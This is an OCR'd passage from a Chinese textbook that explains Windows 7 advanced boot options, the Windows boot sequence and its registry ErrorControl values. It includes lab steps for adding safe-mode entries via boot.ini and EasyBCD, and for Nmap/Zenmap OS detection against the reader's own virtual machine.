


图 2-4　高级启动选项

(1) 修复计算机。

选择以管理员账户登录并输入密码，然后进入“系统恢复选项”界面，如图 2-5 所示。

① 启动修复：Windows 7 启动隐藏分区修复。

② 系统还原：Windows 7 的系统还原可以在这里进行还原操作，而 Windows XP 上则




图 2-5 “系统恢复选项”界面

需要进入 Windows 选择“还原”才能在再次启动的时候自动进行还原操作，但是一旦系统不能启动，还原操作就无法进行。

③ 系统映像恢复：如果本地有系统映像备份会自动列出。

④ Windows 内存诊断：用于内存错误检查，可以解决内存的小问题。

⑤ 命令提示符：采用 Command 方式对 Windows 7 进行手动诊断。

(2) 安全模式。

安全模式只使用基本文件和驱动程序。如鼠标(USB 串行鼠标除外)、监视器、键盘、硬盘、基本视频、默认系统服务等，但无网络连接。如果采用安全模式也不能成功启动计算机，则可能需要使用恢复控制台功能来修复系统。

(3) 网络安全模式。

网络安全模式是在普通安全模式的基础上增加了网络连接。但有些网络程序可能无法正常运行，如 MSN 等，还有很多自启动的应用程序不会自动加载，如防火墙、杀毒软件等。所以在这种模式下一定不要忘记手动加载，否则恶意程序等可能会入侵在用户修复计算机的过程中。

(4) 带命令行提示符的安全模式。

这种模式只使用基本的文件和驱动程序来启动，在登录之后，屏幕上显示命令提示符，而非 Windows 图形界面。需要说明的是，在这种模式下，如果用户不小心关闭了命令提示符窗口，屏幕会全黑。这时可按下 Ctrl＋Alt＋Del 键，调出“任务管理器”，单击“新任务”，再在弹出对话框的“运行”后输入“C:\Windows\explorer.exe”，可马上启动 Windows 的图形界面，与上述三种安全模式下的界面完全相同。如果输入“c:\Windows\system32\cmd”也能再次打开命令提示符窗口。事实上，在其他安全模式甚至正常启动时也可通过这种方法来启动命令提示符窗口。

(5) 启用启动日志。

以普通的安全模式启动，同时将由系统加载(或没有加载)的所有驱动程序和服务记录到一个文本文件中。该文件命名为“ntbtlog.txt”，它位于“%windir%”(默认为 c:\windows\)目录中。启动日志对于确定系统启动问题的准确原因很有用。图 2-6 显示了文件 ntbtlog.txt

的内容。



图 2-6 ntbtlog.txt 文件

系统依据注册表 HKLM\system\CurrentControlSet\services 中的项值加载驱动程序和服务(详见本书实践 6)。ntbtlog.txt 记录的第一条记录即是加载了 Windows 系统的内核模块 ntoskrnl.exe。正常情况下,services 中的项值包含 ntbtlog.txt 中的内容,如果不一致则 services 中的项值可能存在隐藏键值,即病毒软件刻意隐藏了部分键值。当然即使一致也未必安全,病毒软件完全可以修改或删除该文本文件。

(6) 启用低分辨视频(640×480)。

该选项利用基本 VGA 驱动程序启动。当安装了使 Windows 不能正常启动的新视频卡驱动程序时,这种模式十分有用。事实上,不管以哪种形式的安全模式启动,它总是使用基本的视频驱动程序。因此,在这些模式下,屏幕的分辨率为 640×480 且不能改动。但可重新安装驱动程序。

(7) 最后一次的正确配置。

该选项使用 Windows 上一次关闭时所保存的注册表信息和驱动程序来启动。最后一次成功启动以来所做的任何更改将丢失。因此一般只在配置不对(主要是软件配置)的情况下,才使用最后一次正确的配置。但是它不能解决由于驱动程序或文件被损坏或丢失所导致的问题(详见实践 6)。

(8) 目录服务还原模式。

这是针对服务器操作系统的,并只用于恢复域控制器上的 SYSVOL 目录和 ActiveDirectory 目录服务。

(9) 调试模式。

该模式启动时通过串行电缆将调试信息发送到另一台计算机。利用虚拟机调试操作系统有助于了解和掌握 Windows 系统的内核机理,也有助于驱动程序的编程开发。

(10) 禁用系统失败时自动重新启动。

因错误导致 Windows 失败时,阻止 Windows 自动重新启动。仅当 Windows 陷入循环状态时,即 Windows 启动失败,重新启动后再次失败,使用此选项。这里的错误一般是指蓝屏等比较严重的系统错误。这个选项是为了应对系统陷入一个死循环的状态(一错误,就重启,重启之后又错误,再次重启)时设置的一个启动选项。

(11) 禁用驱动程序签名强制。

一般安装软件时不提示签名,但有些第三方驱动或者未经微软认证的改良驱动在安装时会有这样的提示,可以单击"安装"按钮,不会出现问题。如果提示不兼容,那么则不能安装。

4) 计算机启动过程

(1) 计算机开机后,开始启动 BIOS(Basic Input Output System,基本输入输出系统),开始 BIOS 自检,检测系统的总内存以及其他硬件设备的现状。通过自检后,BIOS 找到硬盘上的主引导记录 MBR。

(2) MBR(Master Boot Record,硬盘的主引导记录)位于硬盘的 0 柱面、0 磁头、1 扇区,称为主引导扇区。MBR 开始读取硬盘分区表 DPT(Disk Partition Table),找到活动分区,再找到活动分区中的分区引导记录 PBR,并且把控制权交给 PBR。

(3) PBR(Partition Boot Record,硬盘分区引导记录)搜索活动区中的启动管理器 BootMGR(Boot Manager),找到后,PBR 把控制权交给 BootMGR (是 Windows Vista、Windows 7 和 Windows 8 中使用的新的启动管理器,以代替 Windows XP 中的启动管理器 NTLDR)。

(4) BootMGR 寻找活动分区中的 Boot 文件夹中的 BCD 文件(启动配置数据 Boot Configuration Data,相当于 Windows XP 里的 Boot. ini 文件)。

(5) 找到 BCD 文件后,BootMGR 首先从 BCD 中读取启动管理器 BootMGR 菜单的语言版本信息,然后再调用 BootMGR 与相应语言的 BOOTMGR. EXE. MUI (在 Boot 文件夹对应语言文件夹中)组成相应语言的启动菜单,之后在显示器上显示多操作系统选择界面。

(6) 如果存在多个操作系统而且系统设置的等待时间不是 0,那么屏幕就显示多个操作系统的选择界面。如果没有多系统,那么直接进入 Windows 系统,不显示选择界面。

(7) 选择 Windows 系统后,BootMGR 就会读取 BCD 里 Windows 系统所在的盘里的 Windows\system32\Winload. exe 文件,并且将控制权交给 winload. exe。

(8) Winload. exe 加载 Windows 系统内核、硬件、服务等,在这个阶段系统完成了启动的 4 项任务。

① 内核将在硬件检测时收集到的数据写入注册表的 HKEY_LOCAL_MACHINE\HARDWARE。

② 内核通过引用 HKEY_LOCAL_MACHINE\system\Current 的默认值复制 ControlSet 来创建 Clone Control Set。Clone Control Set 配置是计算机数据的备份,不包括启动中的改变,也不会被修改。

③ 系统完成初始化以及加载设备驱动程序,内核初始化那些在加载内核阶段被加载的底层驱动程序,然后内核扫描 HKEY_LOCAL_MACHINE\system\CurrentControlSet\service\下 start 键值为 1 的设备驱动程序。这些设备驱动程序在加载的时候便完成初始

化，如果有错误发生，内核使用 ErrorControl 键值来决定如何处理。值为 3 时，错误标志为危机/关键，系统初次遇到错误会以注册表键值 LastKnownGood Control Set 重新启动（见实践 4），如果使用 LastKnownGood Control Set 启动仍然产生错误，系统报告启动失败，错误信息将被显示，系统停止启动；值为 2 时错误情况为严重，系统启动失败并且以 LastKnownGood Control Set 重新启动，如果系统启动已经在使用 LastKnownGood 值，它会忽略错误并且继续启动；当值是 1 的时候错误为普通，系统会产生一个错误信息，但是仍然会忽略这个错误并且继续启动；当值是 0 的时候忽略，系统不会显示任何错误信息而继续运行。

④ Session Manager 启动了 Windows 高级子系统以及服务，Session Manager 启动控制所有输入输出设备以及访问显示器的 Win32 子系统以及 Winlogon 进程，初始化内核完毕。

（9）加载桌面等信息，从而启动整个 Windows 系统。


计算机启动过程可以总结为：BIOS→MBR→DPT→PBR→Bootmgr→BCD→系统选择界面→选择系统→winload. exe→内核加载等→启动整个系统。

5. 实践操作及步骤

1）修改系统启动

（1）XP 系统。

右击桌面上的“计算机”图标，在弹出的快捷菜单中选择“属性”弹出“系统属性”对话框，如图 2-7（a）所示，选择“高级”选项卡，单击“设置”按钮，出现如图 2-7（b）所示的“启动和故障恢复”对话框，单击“编辑”按钮，对 boot. ini 进行编辑。



(a)



(b)

图 2-7　系统属性

修改 boot.ini 文件，设置正常模式和安全模式的启动选择菜单。原来的内容如下所示。

```
[boot loader ]
Timeout = 30
Default = multi(0)disk(0)partition(1)\WINDOWS
[operating systems]
Multi(0) disk (0) rdisk (0) partition (1) \ WINDOWS = " Microsoft Windows XP professional"
/fastdetect
Multi(0)disk(0)rdisk(0)partition(2)\WINNT = "Windows Windows 2000 professional"
```

multi(0)表示磁盘控制器，disk(0)rdisk(0)表示磁盘，partition(x)表示分区。修改后的内容如下所示。

```
[boot loader]
Timeout = 30
Default = multi(0)disk(0)partition(1)\WINDOWS
[operating systems]
Multi(0)disk(0)rdisk(0)partition(1)\WINDOWS = "XP 正常启动" /fastdetect
Multi(0)disk(0)rdisk(0)partition(1)\WINDOWS = "XP 安全启动" /safeboot:minimal /sos /
bootlog /noguiboot
```

（2）Windows 7 系统。

利用 EasyBCD 2.2 工具为 Windows 7 系统设置正常模式和安全模式的启动选择菜单。在“查看设置”里查看自己计算机的启动项情况。“添加新条目”的操作步骤如图 2-8 所示。



图 2-8 EasyBCD 主界面

（1）单击“添加新条目”按钮，右边窗口显示操作系统的条目。（2）在 Windows 的选项卡中设置类型、名称和驱动器。（3）单击“添加条目”按钮创建一个新的启动项。

“查看设置”按钮查看系统启动项，如图 2-9 所示，这两个启动项都是正常启动。



图 2-9　查看设置界面

单击“高级设置”按钮，对刚刚新建的“安全模式”启动项进行调整，如图 2-10 所示，在“高级”选项卡中选择“安全模式”，单击“保存设置”按钮，则新建了一个安全模式的启动项，当选择此启动项进入系统时，将进入安全模式。



图 2-10　安全模式设置

保存设置之后，重新启动计算机后出现类似如图 2-11 所示的启动菜单，菜单的显示名称可以在 EasyBCD 中任意设置。

2）操作系统探查

网络映射器 Nmap(NetworkMapper)是一款开放源代码的网络探测和安全审核工具，支持在 Windows、UNIX/Linux 以及 Mac OS 平台下运行。它的设计目标是快速地扫描大

型网络。以新颖的方式使用原始IP报文来发现网络上有哪些主机，那些主机提供什么服务（应用程序名和版本），那些服务运行在什么操作系统（包括版本信息），它们使用什么类型的报文过滤器/防火墙，以及一些其他功能。系统管理员和网络管理员用它做一些日常的工作，例如查看整个网络的信息，管理服务升级计划，以及监视主机和服务的运行。




图2-11 Windows启动管理器

Zenmap是官方推出的一款基于Nmap的安全扫描图形用户界面（GUI），可以更直观地使用Nmap的强大功能（安装软件包：nmap-6.46-setup.exe）。经常被用到的扫描被保存成了预配置项，这使得重复利用变得容易，也允许互动地创建命令行。扫描的结果能够被保存下来供后续分析，可以将不同的已保存下来的扫描结果进行对比以找出差异。最近的扫描结果会被保存在一个可搜索的数据库中。图2-12显示了利用Zenmap对虚拟机的操作系统（Windows 7系统，IP地址为192.168.0.103）进行探查。




图2-12 Zenmap操作系统探查

（1）－O：启用操作系统检测，也可以使用—A来同时启用操作系统检测和版本检测。

（2）——osscan-limit：针对指定的目标进行操作系统检测，如果发现一个打开和关闭的TCP端口时，操作系统检测会更有效。采用这个选项，Nmap只对满足这个条件的主机进行操作系统检测，这样可以节约时间，特别在使用—P0扫描多个主机时。这个选项仅在使用－O或－A进行操作系统检测时起作用。

